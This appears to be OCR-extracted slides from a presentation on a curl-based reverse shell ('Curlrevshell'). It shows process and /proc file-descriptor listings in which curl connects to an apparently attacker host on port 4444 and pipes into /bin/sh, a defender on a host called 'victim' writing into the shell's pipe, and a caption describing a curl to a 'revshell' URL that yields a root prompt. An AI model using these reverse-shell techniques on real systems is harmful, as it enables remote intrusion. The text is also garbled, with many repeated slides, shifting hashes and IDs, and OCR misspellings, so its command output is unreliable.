wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awmfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

Turtles are connected by pipes and file descriptors



A terminal window titled "Ops - Curlrevshell" with a temperature indicator of 1°C. It displays a netstat-like output showing four active connections from a host named 'wurzel'.


Host	IP	Port	Local IP	Local Port	State	Time	Duration	Command
wurzel	477133	0.0	2.3	94148 11196	?	S	10:14 0:00	\ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel	477134	0.0	0.1	2584 884	?	S	10:14 0:00	\ /bin/sh
wurzel	477138	0.0	0.8	8540 4200	?	R	10:14 0:00	\ ps awwwfux
wurzel	477135	0.0	2.6	94096 12200	?	S	10:14 0:00	\ curl -K- something-normal.com



A terminal window titled "Ops - Curlrevshell" with a temperature indicator of 1°C. It shows the output of the 'ls -l' command, displaying an empty directory.

```
> ls -l \
```

Turtles are connected by pipes and file descriptors



A terminal window titled "Ops - Curlrevshell" showing a process list. The list includes columns for user, PID, PPID, priority, nice value, state, start time, time, command, and other details. Three lines are highlighted with orange boxes: the first line shows a curl command with a long URL, the second line shows the shell path, and the third line shows the process name.

```
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy  
h4tRP1VZMsTIXpjMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N  
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh  
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux  
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```



A terminal window titled "Ops - Curlrevshell" showing the output of the 'ls -l' command. The output lists file descriptors for the current process. One line is highlighted with an orange box, showing the path to the shell process.

```
> ls -l  
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 10:14
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awmfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 10:14
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 10:14
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsIIxpiMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwi8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 10:14
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/$$/fd \
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 10:14
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 10:14
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/477134/fd \
> /proc/477135/fd
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 10:14
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsIIxpiMSXN0Vb78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwi8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awmfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 10:14
> ls /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/$$/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477134/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 10:14
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpiMSXN0Vb78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwi8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awmfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 10:14
> ls /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/477134/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477134/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
```



Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 10:14
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpiMSXN0Vb78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwi8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awmfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 10:14
> ls /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/$$/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477134/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
```



Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 10:14
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0V78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awmfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 10:14
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/$$/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477134/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 10:11
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0V78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 10:11
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477133/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]

/proc/477134/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 11:31
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0V78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 11:31
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/$$/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477133/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]

/proc/477134/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 1001
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1001
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477133/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]

/proc/477134/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 1001
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0V78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1001
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/55/fd \
> /proc/477133/fd \
> /proc/477135/fd \
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477133/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]

/proc/477134/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]

/proc/477135/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x----- 1 wurzel wurzel 64 Sep 10 10:14 3 -> pipe:[2355727]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 10:11
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0V78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 10:11
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/55/fd \
> /proc/477133/fd \
> /proc/477135/fd \
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477133/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]

/proc/477134/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]

/proc/477135/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 3 -> pipe:[2355727]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 1
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0V78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]
```

```
Ops - Curlrevshell 1
```

```
Don the Sysadmin 3
```

```
/dev/fd/0:
wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]

/proc/477133/fd:
wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]

/proc/477135/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x----- 1 wurzel wurzel 64 Sep 10 10:14 3 -> pipe:[2355727]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 1
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0V78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]
```

```
Ops - Curlrevshell 1
```

```
Don the Sysadmin 3
don@victim:~$ sudo sh -c 'echo id >>/proc/477133/fd/1'
```

```
/dev/fd/477133/fd:
wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]

/proc/477133/fd:
wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]

/proc/477135/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x----- 1 wurzel wurzel 64 Sep 10 10:14 3 -> pipe:[2355727]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell
```

wurzel	477133	0.0	2.3	94148	11196	?	S	10:14	0:00	\ curl -sk --pinnedpubkey sha256//CkYWazy
h4tRP1vZMsTlXpjMSXN8Vkv78osIRHPCD2/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbxzj7q -N										
wurzel	477134	0.0	0.1	2584	884	?	S	10:14	0:00	\ /bin/sh
wurzel	477138	0.0	0.8	8540	4200	?	R	10:14	0:00	\ ps awmfux
wurzel	477135	0.0	2.6	94096	12200	?	S	10:14	0:00	\ curl -ks something-normal.com


```

> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 murzel murzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 murzel murzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 murzel murzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

```



The screenshot shows a terminal window with the title "Ops - Curlrevshell". The command `curl -s http://10.10.10.10:8080/revshell` has been executed, and the output is a shell prompt `root@kali:~#`, indicating a successful reverse shell connection.



A terminal window titled "Don the Sysadmin" with a red, yellow, and green title bar. The prompt is "don@victim:~\$". The command entered is "sudo sh -c 'echo id >>/proc/477133/fd/1'".

```

# fd:
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]

# fd:
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]

# /proc/477135/fd:
total 0
l-r-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
l-r-x----- 1 wurzel wurzel 64 Sep 10 10:14 3 -> pipe:[2355727]
l-r-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]

```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 1
